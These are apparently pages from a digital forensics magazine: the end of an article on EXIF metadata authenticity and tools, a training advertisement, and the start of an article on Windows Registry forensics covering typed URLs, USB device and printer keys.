To help ensure an image's authenticity, photographers can use digital signatures software directly on their cameras to mark their files as original. Digital signatures are a product of a mathematical function applied to a file and show that the file is in the expected format and from the expected sender. Higher end cameras from manufacturers like Nikon and Canon have their own processes for creating signatures. For instance, Canon's Original Data Security System uses a specialized smart card to verify a photograph's signature. The system confirms that it was taken with the camera and has not been altered. Researchers have discovered known vulnerabilities in the algorithms of several camera manufactures that reduce their dependability.

Write Once Read Many (WORM) SanDisk memory cards may be a more effective solution. As the name implies, stored data cannot be removed or altered but can be read multiple times. The cards can also only be written to with compatible firmware from companies such as Nikon and Fujifilm. The chance of altered metadata on a locked memory device such as a WORM card is very unlikely. WORM cards are usually no more expensive than a standard memory card, making them an affordable and easy option for securing photographs.

The proper chain of custody for handling evidence is also necessary to prevent the tampering or corruption of data under investigation. Utilizing well established guidelines for handling digital evidence, as well as maintaining the proper chain of custody, helps to ensure that the evidence will be admissible in court. Rules such as using NIST-certified or forensically-sound software, never working off of the original data, and recording actions taken during analysis are standard practices which will defend against the allegation of alteration.

It's important to maintain an established chain of custody for the evidence, as well as taking some extra precautions for sensitive digital media and equipment. For example, digital media is very sensitive to static-electric discharge and therefore needs to be placed in an antistatic bag. Additionally, digital media is sensitive to extreme temperatures – both hot and cold – which may occur when the media is transported or stored. For short durations, placing the media into a Styrofoam cooler is usually sufficient. However, if the media is going to be subject to extreme temperatures for an extended period of time, a temperature-controlled container will be necessary to prevent permanent damage to the evidence.

CONCLUSION

If proper precautions and procedures are taken, EXIF data can be a valuable asset to forensic investigations. All metadata should be analyzed carefully and its authenticity should never be assumed. As the programs detailed above were able to illustrate, any part of an image's metadata can be altered to display whatever the user desires. These modifications require little technical knowledge and can be applied to any number of files using batch processes as well as other simple scripts.

For a photographer, implementing safeguards such as a WORM card or digital signature will increase an image's reliability. For an investigator, utilizing forensic best practices such as a write-blocking device will help prevent accidental data altering during an investigation. Digital evidence should always be processed on an image of the media, rather than on the original. A valid forensic chain of custody can establish the data's source back to a physical piece of evidence seized.

If a photograph appears to reveal crime, then EXIF data could be used as probable cause to

obtain a search warrant or conducting further investigation such as the questioning of suspects. Each of the previously discussed investigations utilizing EXIF data employed these tactics. Image metadata – even though it is rarely seen – can play an essential role in an investigation when handled properly.

WHAT EXIF DATA SOFTWARE IS BEST?

EXIF data software best suited for an investigator varies depending on his or her needs and resources. The four tools described above: *Opanda IEXIF, EXIFTool, GeoSetter* and *EXIF PILOT* can all process a photograph's metadata but possess slightly different features and capabilities:

- *Opanda IEXIF* is quick and easy-to-use; however, features such as processing of batch scripts are only available in the full version. *Opanda IEXIF* is well suited for the casual examination of a small number of files.
- *EXIFTool* is more technical and requires more time to learn but offers the largest variety of features. Tech-savvy professionals who need to analyze and compare many photographs will get the most use out of *EXIFTool*.
- *GeoSetter* is a free comprehensive EXIF viewer with a focus on geographical data. *GeoSetter* is an excellent tool. *GeoSetter's* capabilities match or exceed those found in other programs. *GeoSetter's* flexibility in configuration, ease of use, and built in map functions make it the clear choice for Law Enforcement Investigators. These features will help investigators quickly correlate the EXIF data present to a suspect or victim.
- *EXIF PILOT* is a simple program that gives investigators the ability to edit and export EXIF data with ease. *EXIF PILOT* is suitable for users who want to view EXIF data and edit fields on one or two photographs. However, like *Opanda IEXIF,* batch scripting is only available with the paid plugin. As mentioned earlier *EXIF PILOT* has the ability to process a larger number of file types compared to other software.

About the Author



Irv Schlanger is the President of Blackhole Cybersecurity LLC. His MSIS and BS degrees are from Drexel University in Philadelphia Pennsylvania. Additionally, he is an adjunct professor of Computer Crime and Information Warfare in the Criminal Justice Program at West Chester University located in West Chester Pennsylvania USA. His research interests are Information Warfare, Cyber Crime, Cyber Terrorism, and Computer Forensics. Ruth Forese is a Computer Science major and Technical Writing minor at West Chester University, she is currently part of the University's Information Assurance program. Outside of school she works as a web developer.

BIBLIOGRAPHY

- Bailey, J. (2010, April 22). Flickr and Facebook STILL Strip EXIF Data. Retrieved July 24, 2013, from Plagiarism Today: *http://www.plagiarismtoday.com/2010/04/22/flickr-and-facebook-still-strip-exif-data/*
- Cluley, G. (2012, December 3). Fugitive John McAfee's location revealed by photo meta-data screw-up. Retrieved July 9, 2013, from Naked Security: *http://nakedsecurity.sophos.com/2012/12/03/john-mcafee-location-exif/*
- ElcomSoft. (2010, November 30). CANON ORIGINAL DATA SECURITY SYSTEM VULNERABILITY. Retrieved July 6, 2013, from Elcomsoft: *http://www.elcomsoft.com/canon.html*
- Schneier, B. (2007, July 17). New Harry Potter Book Leaked on BitTorrent. Retrieved July 8, 2013, from Schneier on Security: *http://www.schneier.com/blog/archives/2007/07/new_harry_potte.html*
- Schwartz, M. J. (2012, April 16). Anonymous Hacker Girlfriend Pictures Revealed Much, Police Say. Retrieved July 8, 2013, from InformationWeek Security: *http://www.informationweek.com/security/government/anonymous-hacker-girlfriend-pictures-rev/232900329*
- Shah, A. (2010, June 23). SanDisk's SD card can store data for 100 years. Retrieved July 9, 2013, from Computerworld: *http://www.computerworld.com/s/article/9178428/SanDisk_s_SD_card_can_store_data_for_100_years*
- Tachibanaya, T. (1999, December 19). Description of Exif file format. Retrieved July 6, 2013, from Personal Information Architecture Research: *http://www.media.mit.edu/pia/Research/deepview/exif.html*

REFERENCES

- EXIF standard version 2.3, *http://www.cipa.jp/english/hyoujunka/kikaku/pdf/DC-008-2010_E.pdf*
- Opanda IEXIF homepage, *http://opanda.com/en/iEXIF/*
- EXIFTool homepage, *http://www.sno.phy.queensu.ca/~phil/EXIFtool/*
- GeoSetter homepage, *http://www.geosetter.de/en/*
- EXIF Pilot homepage, *http://exifpilot.com*
- SpoofEXIF script blog post, *http://integriography.wordpress.com/2012/11/11/photograph-anti-forensics/*

ANRC



A Cyber criminal can target and breach your organization's perimeter in less than a second from anywhere in the world ...

Are You Prepared?

ANRC delivers advanced cyber security training, consulting, and development services that provide our customers with peace of mind in an often confusing cyber security environment. ANRC's advanced security training program utilizes an intensive hands-on laboratory method of training taught by subject matter experts to provide Information Security professionals with the knowledge and skills necessary to defend against today's cyber-attacks and tomorrow's emerging threats.

ANRC's consulting and development services leverage team member knowledge and experience gained in the trenches while securing critical networks in the U.S. Department of Defense and large U.S. corporations. ANRC tailors these services to deliver computer security solutions specific to the needs of the customer's operational environment. Our approach emphasizes a close relationship with our clients as an integral part of our service. We believe we're all in the security battle together, and we view our customers as key members of our team in the fight.

TRAINING :: CONSULTING :: SOLUTIONS **www.anrc-services.com**

COMPUTER FORENSICS WHAT, WHY, AND HOW

by Ahmed M. Neil

Computer crimes are very common. From stealing secret data, to the misusing of computer saved documents and files have become regular malpractices among the computer users. If securing the digital resources in the cyberspace is vital because of the increasing numbers of malicious activities. So has the investigation against any computer crime. Computer crimes investigations are based on evidence collection from certain areas in the computer system to be analyzed.

What you will learn:

- What Computer Forensics is?
- WHY do we really need it whether we are managers, IT administrators, or even just non technical individuals.
- How to apply one of the computer forensics techniques through extracting some beneficial evidential data using "Windows Registry tool regedit".
- What and why Windows registry. It's structure.
- The vital role it plays in both Computer forensics and handling all Windows transaction through it is assigned keys.
- Finally, new developed dedicated Windows Registry evidence extraction software will be introduced.


What you should know:

- Basic knowledge in what is Computer and Digital Forensics
- Basic understanding of registry analysis

Such as Windows Registry, File System, Log file, Internet History, Cookies, and so other potential evidential areas. For deepest concentration Windows Registry evidence Analysis will be introduced. Windows Registry is considered as one of the areas that contains valuable information about the system. It stores all hardware and software configurations, user activities, and transactions. Therefore, Windows Registry forensics is considered as a hot research field. Through this article you will be taken from ground zero to up. After reading this article you will be able to understand:

- What Computer Forensics is?
- WHY do we really need it whether we are managers, IT administrators, or even just non technical individuals.
- How to apply one of the computer forensics techniques through extracting some beneficial evidential data using "Windows Registry tool regedit".
- What and why Windows registry. It's structure.
- The vital role it plays in both Computer forensics and handling all Windows transaction through it is assigned keys.
- Finally, new developed dedicated Windows Registry evidence extraction software will be introduced.

WHAT IS COMPUTER FORENSICS?



Computer Forensics is simply defined as the collection and analysis of data from computer systems, networks, communication streams (wireless) and storage media in a manner that is admissible in a court of law. It is a merger of the disciplines of computer science and the law.

WHY DO WE NEED COMPUTER FORENSICS?

Consider yourself accused in a crime you did not commit how you would feel. Or imagine yourself as a manager for a big enterprise and there is something wrong happened there… is that good. Computer Forensics concerns with any computational malpractices and how to solve it out. It also enables system administrators to troubleshoot problems, track down suspicious behaviors, and evaluate the extent of damage to assaulted machines. However, there is much more worth to performing a computer forensic investigation than the aforementioned.

DELETED FILES RECOVERY

Computer criminals are savvy enough to remove evidence from targeted devices. However, the good news is all deleted data is in somewhere in your hard drive. When a file is deleted, the operating system deletes the pointers (Pointers are a kind of data that point to places in your computer's memory where the file you are referencing can be found.) to the file and in the FAT or MFT and the space occupied by the file is mark as available. The computer does not delete the actual data that was contained in the file. So a skillful investigator can recover it, but with some special software's such as Encase, FTK, etc. Besides, he / she can recover a file's metadata, such as the created, last written, and last accessed dates. It is very vital in case under investigation.

INTERNET HISTORY REVEALING

The capability of computer forensics is not only sorted on recovering deleted data from a suspect machine. But Internet history can be revealed also. Whether it is search key words, visited URLS, cookies. Through the Meta data for this kind of evidence the investigator can proof whether the suspect has any relation to the crime under investigation.

DELETED EMAILS FORENSICS.

If the suspect is using any kind of e-mails software such Outlook, Mozilla thunderbird, etc. Computer forensics techniques can definitely recover these data as evidence.

FORGED IMAGES

With the advanced technology in the "hand- held" camera in smart phones which is growing until now. Anyone can take a picture for anyone and modify it using Photoshop software according to his needs. Maybe the modification motive is to embarrass the image owner, or to use in illegal action. Whatever it is, Image forensics based on some techniques can proof the integrity and authenticity of images. A technique such as (ELA) Error Level Analysis, it is a method to identify portions of an image with a different level of compression. The technique could be used to determine if a picture has been digitally modified. To better understand the techniques, it's necessary to deepen the JPEG compression technique. Actually computer forensics doesn't sort only on the aforementioned list, it is more than that. Following windows registry analysis will be demonstrated.

WINDOWS REGISTRY ANALYSIS

Any computer system is based on an operating system. One of the most well known and used operating systems is the Microsoft Windows and also one of the most often attacked. In Windows platform, there are many areas that help the investigator participating in the case analysis. Windows Registry is one of the excellent sources for potential evidential data in Windows OS. Since the plethora information, such as user accounts, typed URLs, shared network, and run command history, stored in it. The investigator can extract some useful data relevant to the case under investigation. Such as the last accessed web site, the type of plugged in device, and some other data. These data need to be extracted, analyzed, and evaluated from forensic point of view. As a result, Windows Registry forensics is considered as a hot research field. Due to the huge amount of evidential information which it contain.

WINDOWS REGISTRY STRUCTURE

Windows Registry is defined as the central hierarchical database used in the Microsoft Windows family of Operating Systems to store information necessary to configure the system for one or more users, applications and hardware devices. The registry is constructed of between five root keys (hives). And they begin with 'HKEY' (an abbreviation of Handle to a Key). But really only two of these are 'real' registry keys. And the others are aliases to branches within one of the two hives as shown in figure 1. The structure of the five keys is as follows:

1-HKEY_CLASSES_ROOT, a.k.a. HKCR
2- HKEY_CURRENT_USER, a.k.a. HKCU
3- HKEY_LOCAL_MACHINE, a.k.a. HKLM
4- HKEY_USERS, a.k.a. HKU
5- HKEY_CURRENT_CONFIG, a.k.a. HKCC

The structure of the registry is best visualized in terms of a hierarchy or tree structure. This can be shown using the Windows 'Regedit' utility which has been overlaid below with the four separate elements.




Figure 1. *Structure of the Windows Registry*

WINDOWS REGISTRY ANALYSIS

Now the question is how can use the above stated keys in Computer crime Analysis. In the following, the importance of Windows Registry analysis in Computer forensics will be demonstrated through a stimulated case study. Then some Windows Registry keys will be illustrated.

ONLINE FRAUD

Following is a case study stimulated on a suspect machine where the crime took place. This crime start with a suspect called Mr A. Mr. A has visited an E-commerce web site intending to tamper an online purchasing transaction. He wanted to purchase cannon camera, which costs $449. But he do not want pay a penny, so he decided to tamper the purchasing data in a certain way. During this process, the Web site Administrator sensed that something wrong going on. After reviewing the server logs he found that someone was trying to gain illegitimate action. Immediately the administrator called the authority with and handed them some screen shots from the server logs. The logs obviously show that there was an inquiry from certain real IP. The authority tracked the suspect down till they found that he was Mr A. To prove that Mr A. is guilty or not, the court has delegated the computer forensics team to find out some relevant evidence to help them out. By searching in the crime scene the investigators has found potential digital evidence relevant to the crime. From these evidence found a computer device. They took an image to extract the founded evidence for forensically analysis. They look in the internet activity, Removable media, and printers as a demonstration example in this crime and the relevant Registry key.

INVESTIGATION PROCESS

After the investigator move to the crime scene and collect all relevant potential evidential devices as shown in Figure 2. The investigator shall move to his lab and then start to do the followings stages:

Stage 1: From the collected evidential devices; select the appropriate device which is relevant to the crime type.
Stage 2: Take image from that device and keep it a safe place to extract all relevant data from it.
Stage 3: If the image contain sufficient evidential data go to step 4, else close the case and write up your report.
Stage 4: Examine all founded data “in our case it will be Windows Registry”.
Stage 5: Go to HKEY_USESR key expand it and find Software\Microsoft\Internet Explorer\TypedURLs to extract all typed URLs.
Stage 6: Go to HKLM key, expand it and find system sub key then move to ControlSet00x\Enum\USB-STOR and look for all plugged in USB sticks.
Stage 7: Go to HKEY_LOCAL_MACHINE key, expand it and find system sub key then move to Control-Set001\Control\Print\Printers and look for all plugged in /installed Printers devices.




Figure 2. *The flow chart for the required steps in Online Fraud crime investigation*

Stage 8: If you find any of the desired potential data as shown in stages 5, 6, 7 then move to stage 9, else close the case and write up your report with the current status
Stage 9: Search in each relevant key value for the useful information such as installation date, Vendor name, etc.
Stage 10: Write up your report describing all founded evidence in a readable form.
Stage 11: Move to the court to testify with what you found accompanied with the report you wrote before.

SOME OTHER IMPORTANT KEYS THAT YOU MIGHT NEED IN THE INVESTIGATION PROCESS

Let us say that you are examining these evidences:

EXTRACTING AND ANALYZING TYPED URL'S:

Imagine the investigator is working on a pornography crime. Certainly the investigator has to provide some relevant evidence to the crime under investigation. Figure 2 illustrates a snap shot for the *HKEY_CURRENT_USER* .

Required steps:

- Open the run menu
- Type regedit.. a windows shall popup titled under Registry Editor.




Figure 3. *A snapshot for run window*

- Find the HKEY_CURRENT_USER in the left pane. (figure4)
- The finale step is to find TYPEDURLS sub key after you expand HKEY_current users. (Figure 5).




Figure 4. *A snapshot for HKEY_Current_USERS*




Figure 5. *HKEY_CURRENT_USER to extract all typed URL Sub key*

There is a bit challenge here, which is when the user erases the history from his browser the typed URL logs get erased too.

REMOVABLE MEDIA

The removable media refers to storage media which are designed to be removed from the computer without powering the computer off. Which include some variant types such as (USB flash drivers, External hard drivers, etc. Every time a device is connected to the (USB), drivers are queried and the device's information is stored into the Registry. The first important key that the investigator should look in is `HKLM\SYSTEM\ControlSet00x\Enum\USBSTOR`. This key stores the contents of the product and device ID values of any USB device that has ever been connected to the system. Figure 6 reveals the contents of this key.




Figure 6. *HKLM key show the installed USB devices on the suspect machine*

From this key and from the USB content, the investigator can prove that the suspect who has a USB removable drive in custody is guilty or not.

PRINTERS

There are a number of keys within the Registry that keeps information about printer drivers that exist in the system. From these keys is as the following:

HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\Print\Printers

This key lists the printer drivers which installed in the suspect system. The investigator can extract some information about each printer driver. For instant if the investigator access the Printer sub key. He will find some useful information such as the driver name, the installation date, the sharing name, and others as shown Figure 7.




Figure 7. *Shows the installed printer device information in the suspect machine in HKLM*

In addition, if the investigator access the PrinterDriverData sub key. He will extract, installed date and model name information as shown in Figure 8.




Figure 8. *Shows the installed printer installed date and model name in the suspect machine in HKLM*

ANOTHER WINDOWS REGITRY KEYS AND IT IS VALUE

Because the five root keys have different functions, the subkeys under them have different functions as well. The keys and subkeys that have forensic value were filtered and organized into three sections: software, hardware, and network, as shown in Table 1. Windows Registry Editor is the main tool used to view the Registry [Xie, 2012] (Haoyang Xie ,et. al, FORENSIC ANALYSIS OF WINDOWS REGISTRY AGAINST INTRUSION, 2012).

Key	Description
Software	
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Program Path	Install Apps
